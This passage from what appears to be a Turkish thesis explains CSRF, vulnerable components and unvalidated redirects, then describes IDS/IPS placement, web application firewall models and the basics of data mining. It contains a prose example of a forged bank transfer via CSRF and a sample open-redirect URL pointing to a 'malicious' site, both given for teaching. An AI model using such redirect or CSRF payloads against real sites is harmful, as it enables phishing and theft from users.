saldırıların önüne geçmek için tüm sayfalarda ve uygulama fonksiyonlarında varsayılan yetkilendirme yapmak yerine, her sayfaya ve uygulamaya özel yetkilendirme mekanizmaları oluşturulmalıdır.

3.3.8. Siteler arası istek sahteciliği (Cross-site request forgery – CSRF)

CSRF saldırıları; kullanıcının giriş yaptığı web sayfasına ait cookieleri ya da kimlik doğrulaması için kullanılan diğer bilgileri kullanıcının tarayıcısından çalmak için sahte HTTP istekleri kullanma yöntemidir [22]. Sisteme giriş yapmış kurbana ait tarayıcının, bir web uygulamasına sonradan saldırganın yararına olacak, zararlı şekilde hazırlanmış ve önceden doğrulanmış bir istek göndermesine sebep olur. CSRF, saldırdığı web uygulaması kadar güçlü olabilmektedir [16].

Banka web yazılımında bulunan CSRF açığı sayesinde kurbanın açık olan oturumu ile saldırgana EFT yapılmasını sağlayan CSRF saldırısı Şekil 3.14'de gösterildiği gibi gerçekleştirilmektedir.



Şekil 3.14. CSRF saldırısı

3.3.9. Bilinen zafiyetli bileşenleri kullanma (Using components with known vulnerabilities)

Zafiyet barındırdığı bilinen üçüncü parti yazılım veya framework kullanımından kaynaklanan güvenlik açığıdır. Yaygın kullanılan yazılım bileşenlerinin versiyonlarında bulunan açıklar saldırganlar tarafından tespit edilerek, bu açıkları sömürmeye yönelik hazır saldırı araçları geliştirilmektedir. Kullanılmakta olan bir frameworkün eskiden veya yeni ortaya çıkmış açıklarından kaynaklı, saldırganlar tarafından ilgili web uygulamasının hazır saldırı araçları kullanılarak taranması sonucu kritik açıklar tespit edilebilmektedir. Kullanılan hazır frameworklerin, güvenlik açıklarına ilişkin takipler yapılmalı, yayınlanan güncelleştirme ve patchler kullanılan sisteme vakit geçirilmeden eklenmelidir. Apache gibi bir frameworkte tespit edilen kritik bir güvenlik açığı en güvenli web uygulamalarını bile saldırıya açık hale getirebilmektedir. Bu açıklardan sakınmak için web uygulamalarının düzenli olarak saldırganların kullandığı yöntemler ve araçlar kullanılarak testler gerçekleştirilmelidir.

3.3.10. Geçersiz ileri yönlendirmeler (Unvalidated redirects and forwards)

Web uygulamaları kullanıcıları başka sayfa veya sitelere yönlendirebilmektedir. Yönlendirme işleminde güvenilmez şekilde veri alarak bu veriye göre yönlendirme yapacağı yeri belirleyen web uygulamalarında bu geçersiz ileri yönlendirme açığı ortaya çıkmaktadır. Saldırganlar tarafından güvenilmez URL bilgileri ile zararlı siteye yönlendirilen kullanıcılar spam ve kimlik avına maruz kalarak bilgilerini çaldırabilmektedirler. Aşağıdaki göründüğü gibi, bir uygulamada bulunan redirect.php sayfası ile uygulama kullanıcıyı dışardan giriş olarak aldığı URL yönlendirdiği durumlarda bu açık ortaya çıkmaktadır.

URL yönlendirme : “*http://www.example.com/redirect.php?url=zararli.com*”

4. SALDIRI TESPİT SİSTEMLERİ VE BİLEŞENLERİ


İlk olarak Amerika'da akademik amaçlı bir araştırma ağı olarak tasarlanan internet, günümüzde tüm dünya tarafından yoğun ve etkin şekilde kullanılır hale gelmiştir. İlk zamanlarında internetin bu kadar kapsamlı ve etkili kullanılabileceği öngörülemediğinden ya da çok önemsenmemesinden dolayı, internet ortamındaki güvenlik ile ilgili yeterli çalışma yapılmamıştır. Fakat internetin yaygınlaşması, iş ve işlemlerini internete üzerinden gerçekleştiren kurum ve kuruluşların artması, günlük işlerin internete bağlı hale gelmesiyle güvenlik konusu ciddi bir problem haline gelmiştir. 1988 yılında ortaya çıkan ve internete bağlı olan 60.000 kadar bilgisayardan 6.000 tanesine sızmayı başaran ve çalışamaz hale getiren Morris solucanı, neredeyse internetin çökmesine sebep olmuş ve olaydan sonra internet ortamındaki güvenlik konusunda farkındalık oluşmaya başlamıştır. Bu olaydan sonra bilgi güvenliği konusunda çalışmalar hız kazanmış ve 90'lı yılların başlarında ilk güvenlik duvarı uygulamaları ile bir takım teknik güvenlik önlemlerinin alınması konusunda referans çalışmalar başlamıştır [26].

Güvenlikle ilgili tehditlerin sayısının ve türlerinin hızla artmasına karşılık, geliştirilen güvenlik önlemlerinde de hızlı bir gelişim yaşanmaktadır. Bu kapsamda bilgisayarların güvenliğini sağlamak, yetkili olmayan kişilerin sistemlere erişerek bilgileri ele geçirmelerini veya değiştirmelerini engellemek için güvenliğin ilk basamağı olarak kimlik doğrulama ve erişim kontrolü gibi güvenlik mekanizmaları geliştirilmiştir. Fakat internet ve iletişimin artmasıyla beraber kötü niyetli kullanıcılar tarafından saldırılıp zarar verilebilecek daha çok sistem ve elde edilebilecek daha çok bilgi ortaya çıkmaya başlamış ve buna bağlı olarak gerçekleştirilen saldırı sayısında ve kullanılan saldırı yöntemlerinde de ciddi artışlar gözlemlenmiştir. Genel olarak yapılan saldırıların büyük bir çoğunluğu kullanılan sistemlerin zaafları ve/veya açıklıklarından faydalanılarak gerçekleştirilmektedir. Bu tür saldırıları engellemenin iki türlü yöntemi vardır. Birincisi, tamamen güvenli bir sistem ve ortam oluşturmak, ikincisi ise en kısa sürede saldırıların tespit edilip gerekli önlemlerin alınmasının sağlanmasıdır. İlk yöntemin günümüze kadar uygulanabilirliği mümkün olmamıştır ve olası da görünmemektedir. Onun için bir sistemin güvenliği, sistem güvenlik sorumluları tarafından rutin kontrolleri yapılmak kaydı ile saldırı gelene kadar bekleme pozisyonunda kalarak, saldırı geldiğinde olabildiğince hızlı bir şekilde saldırıyı tespit edip gerekli önlemi alabilmeyi mümkün kılacak şekilde tasarlanmalıdır. İşte bu aşamada da

devreye saldırı tespit sistemleri girmektedir. En genel anlamıyla, saldırı tespiti işini yapmak için geliştirilen sistemlere “Saldırı Tespit Sistemleri” (STS) denilmektedir [26].

Kurumsal altyapıların etkin bir şekilde izlenmesi ve kontrolü BT bölümlerinin önemli sorunlarından biridir. Sistem durumunun ve servis ölçümlerinin derinlemesine incelenmesi, geçmiş verilerle istatistiksel analizlerin yapılması ve akıllıca üretilen alarmlar sistemdeki anormalliklerin ve problemlerin hızlı bir şekilde tespit edilmesi ve çözülmesinde oldukça önemlidir. STS çözümlerindeki en önemli üç aşamasını “izleme”, “alarm üretme” ve “raporlama” oluşturmaktadır [27].

Saldırı Tespit Sistemleri, özel görevi olan özelleştirilmiş donanım, özel yazılım veya donanım ve yazılımın bir arada kullanıldığı hibrit bir sistem olabilmektedir. STS’ler sensör ve yönetim arabirimi olmak üzere iki parçadan oluşmaktadır. Genel olarak incelediğimizde, Saldırı Tespit Sistemleri ağdaki paketlerin hedefini önemsemeden hepsini incelemek için ağ bağlantı noktasından alan ve iz veritabanı denilen listeye göre eleme yaparak, saldırı aktivitelerini kayıt eden yazılımlar olarak tanımlanabilmektedir. Saldırı Tespit Sistemleri, ağda bağlantılı olduğu konuma göre sadece erişimi olan veri paketlerini inceleyebilmektedir. Bu yüzden, Saldırı Tespit Sistemlerinin konumu ve ağdaki bağlantı noktası çok önem arz etmektedir. STS ağdaki tüm trafiğin analizinde kullanılacaksa, ağın en önünde konumlandırılmalı ya da bu noktadaki ağ cihazından STS’ ye yönelik yansıtma (miroring) yapılmalıdır. STS’ler, küçük ve orta ölçekli ağlarda güvenlik duvarının (firewall) önünde veya arkasında olmak üzere iki noktada konumlandırılabilmektedir. Büyük ölçekli ağlarda ise, sistemin yapısına göre, gerek görülen her noktaya, STS sensörleri konulmaktadır [28]. Büyük ölçekli ağlar, küçük ölçekli ağların bir araya gelmiş hali olduğu için her küçük ölçekli ağ biriminde izlenmek istenilen trafiğe göre sensörlerin yerleştirilmesi ve merkezi bir STS yönetim birimi ile haberleşmesi yeterli olacaktır. Şekil 4.1’de genel olarak bir ağ yapısı ve STS sisteminin konumlandırılması gösterilmiştir.




Şekil 4.1. Genel ağ yapısı ve STS' nin konumlandırılması

Güvenlik duvarının önünde, dış ağ ile iç ağın birleşme noktasında konumlandırılmış (inline mod) bir STS dış ağdan gelecek tüm trafiği dinleyip, dışardan gelecek saldırı trafiklerini iç ağa sokmadan engelleyebilecektir. Bu konumlandırmanın handikabı ise iç ağdan ya da iç ağda ele geçirilmiş bir bilgisayardan gerçekleşecek saldırılarda trafiğin STS' ye ulaşmama ihtimalinden dolayı bu saldırıları önlemede başarısız olmasıdır. Bu durumda iç ağdada ihtiyaç duyulan noktalara da sensör konulması gerekmektedir.

4.1. Saldırı Önleme Sistemi (Intrusion Prevention System - IPS)

Güvenlik duvarları ya da antivirüs yazılımlarına benzer şekilde saldırı önleme sistemleri de, ağı ve ağdaki trafiği kötücül aktivitelere karşı korumak ve saldırganların ağa erişimini engellemek üzere geliştirilmiştir. Saldırı önleme sistemlerinin (IPS) en temel fonksiyonları; anormal trafik, zararlı kod, politika ihlali, ya da sisteme girmeye çalışan bir saldırganın varlığı gibi durumları analiz etmek, bu aktivitelerle ilgili kayıt tutmak ve bu aktiviteleri raporlayıp, durdurmaya/engellemeye çalışmaktır. IPS' leri IDS' lerden ayıran en önemli fark; herhangi bir zararlı aktiviteyi tespit ettikten sonra engelleyip, bloklamasıdır. Kısaca özetlemek gerekirse, saldırı tespit sistemleri ağı bir pencereden izleme imkânı sağlarken, saldırı önleme sistemleri müdahale ve kontrol etme imkânı da sağlamaktadır [29].

IPS'ler, üzerinden geçmekte olan tüm ağ aktivitelerini aktif bir şekilde analiz ederken, gerektiği zamanlarda bu aktivitelere otomatik tepkiler de verebilmektedir. Bu otomatik tepkiler; sistem yöneticisine alarm gönderilmesi, zararlı paketlerin düşürülmesi, zararlı paketin geldiği kaynak adresin ve portun ya da bağlantının engellenmesi olabilmektedir. Bir IPS'in 'inline' durumda olması; yani kaynak ve hedef arasındaki iletişim yolu üzerinde konumlandırılması ve ağ trafiğinin üzerinden geçmesi, saldırıları önlemede en önemli ön koşuldur. IPS'ler güvenlik duvarlarıyla benzerlik göstermekle birlikte, saldırı tespit sistemlerinin web güvenlik duvarlarından en büyük farkı; güvenlik duvarları önceden belirlenmiş olan kurallara göre izin verilen trafik dışındaki tüm trafiği engellerken, IPS'lerin önceden belirlenmiş kurallar dışındaki tüm trafiği geçirmesidir. Diğer bir deyişle, ağ güvenlik duvarları beyaz liste (whitelist) mantığıyla yani 'neye izin verildiği' ile ilgilenirken, saldırı önleme sistemleri ise kara liste (blacklist) yani 'neye izin verilmediği' ile ilgilenmektedir [29]. IPS' in ağa inline modda yerleştirilmesi Şekil 4.2'de gösterilmiştir.




Şekil 4.2. IPS' in ağda inline konumlandırılması

4.2. Web Uygulama Güvenlik Duvarı (Web Application Firewall - WAF)

Günümüzde tüm kurum ve kuruluşlar kendi iç ağı ile bağlanacağı dış ağ arasına güvenlik duvarını yerleştirerek gelen ve giden ağ trafiğini yönetmektedirler. Klasik güvenlik duvarları kaynak ve hedef ip adresleri, port numaraları, bağlantı durumu (TCP veya UDP) gibi özellikleri kullanarak genelde OSI 4. katmana kadar işlem yapmaktadırlar. Günümüzde 7. katman olan uygulama katmanında işlem yapan ve yeni nesil güvenlik duvarları olarak adlandırılan güvenlik duvarları bulunmaktadır. Bu güvenlik duvarlarında port numaraları yerine daha esnek olan http, smtp, ftp gibi protokol bazlı uygulama katmanı kuralları oluşturulabilmektedir. Bununla birlikte yeni nesil güvenlik duvarları da dâhil olmak üzere, özellikle uygulama seviyesinde gerçekleştirilen kritik güvenlik açıklıkları karşısında yetersiz kalabilmektedirler.

Klasik güvenlik duvarlarında bir porta izin verildiğinde o port üzerinden taşınabilecek tüm ağ paketleri güvenlik duvarını geçerek hizmet verilen uygulama sunucusuna ulaştırılmaktadır. Güvenlik duvarlarında sadece servis verilen portlara izin verilip, kullanılmayan servislere ait portlar kapatılarak güvenlik önlemi alınmaya çalışılmaktadır. Çoğu uygulamanın web ortamına geçtiği göz önüne alınarak, bir kurum web sitesi üzerinden dış dünyaya bir hizmet sunduğunda en azından 80 ve/veya 443 portuna (http veya https) izin verilmesi gerekmektedir. Bundan dolayı saldırganlar bu portları kullanarak ve web uygulamalarında bulunan güvenlik açıklıklarından faydalanarak saldırı gerçekleştirmektedirler.

Bu durumda güvenlik duvarı http veya https trafiğine müdahale edemediği için Şekil 4.3'de göründüğü gibi saldırgan güvenlik duvarını geçerek direk web sunucusu ile haberleşmektedir.



Şekil 4.3. Web saldırısı ve güvenlik duvarının atlatılması

Web sunuculara yapılacak saldırıları tespit etmek ve önlemek için "Web Uygulama Güvenlik Duvarı" (WAF – Web Application Firewall) denilen ve web sunucuların önünde konumlandırılan özel cihaz ve/veya yazılımlar kullanılarak web uygulamalarına yapılacak saldırıların önüne geçilmeye çalışılmaktadır. WAF' lar web trafikleri üzerinde derinlemesine inceleme yaparak bu web trafiklerinin bir saldırı içerip içermediğini belirlemeye çalışmaktadır. WAF' lar genellikle http, https, soap, xml gibi web protokolleri üzerinde inceleme yapmaktadırlar. WAF cihazları; SQL enjeksiyonu (SQL injection), siteler arası betik çalıştırma (Crosssite scripting), doğrulanmamış veri girişi(invalid input), oturum çalma (session hijacking), parametre ya da URL zehirleme (URL tampering) ve bellek taşması (buffer overflow) gibi web uygulama tehditlerine karşı koruma sağlamaktadır.

4.2.1. WAF modelleri

Bir web uygulamasına karşı meydana gelen saldırıların tespit edilmesi için kullanılan iki ana yöntem vardır ve WAF lar bu yöntemlerle çalışırlar.

İmza tabanlı WAF

WAF' ların kullandığı ilk yöntem antivirüs yazılımlarına benzer şekilde imza tabanlı saldırı tanımadır. Bu yöntemde WAF' lara önceden bilinen saldırılara ilişkin olarak oluşturulan imzalar tanıtılır ve benzer saldırılar geldiğinde tespit edilmesi sağlanır. Bu işlem saldırı trafiğinde belirgin olarak bulunan verilerin sisteme tanıtılması ve aynı trafik verisine sahip bir saldırı geldiğinde bunun önüne geçilmesi amaçlanır. Bilinen saldırı yöntemleri için kullanılacak en iyi yöntem budur

İmza tabanlı WAF'ların avantajları;

- Saldırı olmayan trafiğin saldırı olarak algılanması anlamına gelen Yanlış Pozitif (False Positive) alarmın az sayıda üretilmesi,
- İmza tanımlamalarının bilinen saldırı türlerine göre yapılandırılması,
- Sistem yöneticisi tarafından hangi saldırı türleri için alarm üretilip, hangilerinin göz ardı edileceğinin ayarlanabilmesi,
- Her hangi bir öğrenme ve adaptasyon süreci olmadığı için sistem kurulduktan sonra hemen işlerlik kazanması,
- Sistemin anlaşılır olması,
- Sistemin kullanımının kolay olmasıdır.

Bu yöntemin dezavantajları ise;

- Yeni bir saldırı paterni ortaya çıktığında bu saldırıyı tespit edememektedir, yani ürettikleri Yanlış Negatif (False Negative) alarm sayısı fazladır,
- Sisteme yapılabilecek tüm saldırılara karşı ayrı imzaların oluşturulması zorunluluğu vardır,
- İmza tabanının her zaman güncel tutulması zorunluluğu vardır.

Burada asıl önemli olan imza ölçütlerinin iyi bir şekilde tanımlanabilmesi ve veritabanının büyüklüğünün ayarlanmasıdır. Veritabanı gereğinden fazla büyürse yanlış uyarı verme olasılığı yükselir ve sistemde gecikmeler artar. Aynı şekilde, web uygulamalarına gerçekleşebilecek saldırılara ilişkin iz veritabanında yeterli sayıda imza oluşturulmazsa, güvenlik açıkları oluşur [30].

İmza tabanlı WAF' lar iz veritabanına bakarak işlem yapmaktadır. İz veritabanının oluşturulmasında kullanılan; beyaz liste (whitelist) ya da pozitif güvenlik modeli (positive security model) ve kara liste (blacklist) ya da negatif güvenlik modeli (negative security model) olarak adlandırılan iki farklı yöntem mevcuttur.

Pozitif Güvenlik Modeli: Sadece web uygulamalarına erişmesine izin verilen trafiğe ilişkin olarak WAF kural tabanı oluşturulur, bu kuralların dışında kalan trafiğe izin verilmez. Bu modelin en uygun olduğu yapı; intranet gibi kapalı ağlarda, sınırlı kullanıcıların, kullanacakları port ve erişim protokollerinin belli olduğu özelleşmiş web uygulamalarının korunmasında kullanımıdır. Bu modelin avantajı, sadece güvenilen iplere, portlara, protokollere, sorgulara yani web uygulamasına gelmesi muhtemel trafiğe izin verilip diğer her şey yasakladığı için web uygulamasına gelmesi beklenmeyen trafiklerden yalıtılmasıdır. Beyaz liste modelinin çok fazla fonksiyonu olan ve genel internet trafiğine açık uygulamalarda kullanımı ise çok fazla kural oluşturulması gerektiği için zorlaşmaktadır.

Negatif Güvenlik Modeli: Web uygulamalarına erişmesine izin verilmeyen web trafiklerine ilişkin kural tabanı oluşturulup, bu kuralların dışındaki tüm web trafiğine izin verilmektedir. Bu modelin en büyük avantajı bilinen saldırılara karşı iyi bir güvenlik sağlamasıdır. En büyük dezavantajı ise bilinmeyen ve normal web trafiğine benzeyen saldırılara karşı başarısız olmasıdır. Diğer bir dezavantajı ise kural sayısının zamanla çok artması ile kural tabanının yönetimin güçleşmesi ve kural sayısına bağlı olarak web trafiğinde yaşanacak gecikmenin artmasıdır.

Anomali tabanlı WAF

WAF' larda kullanılan ikinci bir yöntem ise anormali tabanlı saldırı tespitidir. Bu yöntemde WAF' lara her kullanıcı grubu için yetkilerine ve yapabileceklerine göre profiller tanımlanır. Bu profillere ilişkin normal davranış içeren trafikler ile eğitilerek anormal bir davranış olduğunda tespit etmeleri amaçlanır.

Bu yöntemin avantajları;

- İç ağdan gelen saldırılara ve hesap hırsızlıklarına karşı oldukça başarılıdır,
- Farklı profil tanımlamaları saldırganların işlerini zorlaştırmaktadır,
- Yeni saldırı türlerini de tespit edilebilmektedir.

Dezavantajları ise;

- Profillerin oluşturulabilmesi için öncelikle web uygulamasına gelen trafiğin izlenmesi ve normal davranış içeren bu veriler ile eğitilmesi gerekmektedir,
- Sistemin ilk oluşturulması aşamasında web uygulama trafiğinin normal davranışlarının belirlenmesi için, bir süre ağın dinlenmesi gerektiğinden, bu geçen sürede web uygulamaları saldırıya açık olmaktadır,
- Çok fazla profil içeren ağlarda analiz işinin zahmetli olması,
- Sistemin anlaşılması zordur,
- Hangi saldırı türlerinin alarm üreteceği gittikçe karmaşıklaşmaktadır,
- Normal kullanıcı davranışına yakın saldırıların tespit edilmesi zordur,
- İmza tabanlı WAF' lara göre daha fazla Yanlış Pozitif (False Positive) alarm üretilir.

5. VERİ MADENCİLİĞİ

Bilgisayar kullanımının günlük hayatta yaygınlaşması ile birlikte, her yapılan işe ait veriler bilgisayarlarda saklanmaya başlamıştır. Marketten yapılan alış verişler marketler tarafından satış ve stok takibi amacıyla kaydedilmektedir. Müşterilere verilen elektronik kartlar aracılığıyla bir yandan promosyonlar ile müşteri teşviki sağlanırken diğer taraftan asıl amaç müşterilerin alış veriş kayıtlarını tutularak, müşteri davranışlarının tespiti amaçlanmaktadır. Elektronik ticaretten, perakende satışa; turizmden eğitim sektörüne, tüm kurum ve kuruluşlar yaptıkları işlemlere yönelik verileri bilgisayar sistemleri aracığıyla kaydetmektedirler. İnternetin ve web uygulamalarının yaygın kullanımı ile birlikte saklanan veri miktarında da önemli artışlar meydana gelmiştir.

Verilerin miktarındaki büyük artış, insanlar aracılıyla değerlendirilmesini imkânsız hale getirmiştir. Bu sebeple bilgisayar sistemleri aracılıyla kaydedilen bu verilerin değerlendirilmesi ve verilerden sonuç çıkarma işlemleri veri madenciliği sayesinde bilgisayar programları aracılıyla yapılmaktadır.

Bu güne kadar farklı kaynaklarda veri madenciliğinin pek çok tanımıyla karşılaşılmıştır. Savaş ve arkadaşları tarafından derlenen bazı kaynaklara göre veri madenciliğinin tanımlanması aşağıdaki gibidir [31].

- Jacobs (1999), veri madenciliğini, ham verinin tek başına sunamadığı bilgiyi çıkaran, veri analizi süreci olarak tanımlamıştır [32].
- Veri madenciliği, büyük veri yığınları arasından gelecekle ilgili tahminde bulunabilmemizi sağlayabilecek bağlantıların, bilgisayar programı kullanarak aranması işidir [33].
- Hand (1998), veri madenciliğini istatistik, veritabanı teknolojisi, örüntü tanıma, makine öğrenme ile etkileşimli yeni bir disiplin ve geniş veritabanlarında önceden tahmin edilemeyen ilişkilerin ikincil analizi olarak tanımlamıştır [34].
- Kitler ve Wang (1998), veri madenciliğini oldukça tahminci anahtar değişkenlerin binlerce potansiyel değişkenden izole edilmesini sağlama yeteneği olarak tanımlamışlardır [35].

Savaş ve arkadaşları kendi tanımlamalarında veri madenciliğini, çok büyük miktarda bilginin depolandığı veri tabanlarından, amacımız doğrultusunda, gelecek ile ilgili tahminler yapmamızı sağlayacak, anlamlı olan veriye ulaşma ve veriyi kullanma işi olarak tanımlamışlardır [31].

Veri madenciliğinin tanımına ilişkin olarak en bilinen tanım aşağıdaki gibidir:
"*Veri madenciliği önceden bilinmeyen, geçerli ve uygulanabilir bilgilerin geniş veri tabanlarından elde edilmesi ve bu bilgilerin işletme kararı verilirken kullanılmasıdır.*"[36].

Veri madenciliği bankacılık, pazarlama, sigortacılık, sağlık, perakende satış, dolandırıcılık tespiti, güvenlik, astronomi ve coğrafi bilgi sistemleri ve daha birçok uygulama alanına sahip olup, çok farklı alana ait veriler üzerinde uygulamalara sahiptir [36].

Veri madenciliğinin özellikle pazarlama, bankacılık gibi alanında yaygın bir kullanıma sahiptir. Aşağıda veri madenciliği ile pazarlama, bankacılık ve sigortacılık alanlarında sık karşılaşılan uygulama örnekleri verilmiştir [37].

Pazarlama

- Müşterilerin satın alma örüntülerinin belirlenmesi,
- Müşterilerin demografik özellikleri arasındaki bağlantıların bulunması,
- Posta kampanyalarında cevap verme oranının artırılması,
- Mevcut müşterilerin elde tutulması, yeni müşterilerin kazanılması,
- Pazar sepeti analizi (Market Basket Analysis)
- Müşteri ilişkileri yönetimi (Customer Relationship Management)
- Müşteri değerlendirme (Customer Vaiue Analysis)
- Satış tahmini (Sales Forecasting).

Bankacılık

- Farklı finansal göstergeler arasında gizli korelasyonların bulunması,
- Kredi kartı dolandırıcılıklarının tespiti,
- Kredi kartı harcamalarına göre müşteri gruplarının belirlenmesi,
- Kredi taleplerinin değerlendirilmesi.

Sigortacılık

